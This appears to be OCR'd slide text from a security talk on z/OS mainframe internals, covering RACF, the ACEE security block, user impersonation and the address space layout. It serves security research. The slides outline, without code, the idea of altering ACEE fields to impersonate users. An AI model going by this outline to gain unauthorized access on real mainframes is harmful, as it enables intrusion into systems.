
You can be Special, that does not mean you can access any app!

=> Need to figure out the right class/resource to add RACF rules (not easy)

RACF: enforces ACL and authentication

Impersonating users

Interesting stuff in the ACEE



Foreign ACEE

….

UserID

Group Name

User Flags

Privileged flag

Terminal information

Terminal ID

@ List of groups

Duplicate fields

Our own ACEE

Not so fast…


Each user or program is allocated a virtual address space (same as in Windows/Linux)

All addresses spaces share some common regions that contain system data & code: PSA, CVT, etc.

Private areas can only be addressed from within the address space

Each address space is identified by a 2-byte number : ASID (~ PID on Linux)

Virtual address space layout



ACEE

Private region

Virtual Address Space

16 EB

Private

512 T

Shared Area

2 T

Low User Private

2 G

Extended Private

Extended Common

16 MB

Common region

24K


User region


System region

8K

PSA

Interesting stuff in the ACEE





```
 READY
```

@Mainframed767

@BigEndianSmalls

Mark Wilson & RSM Partners

Henri Kuiper

Stu Henderson

CBT TAPE

IBM

Wavestone

github.com/ayoul3

ayoul3__

pwc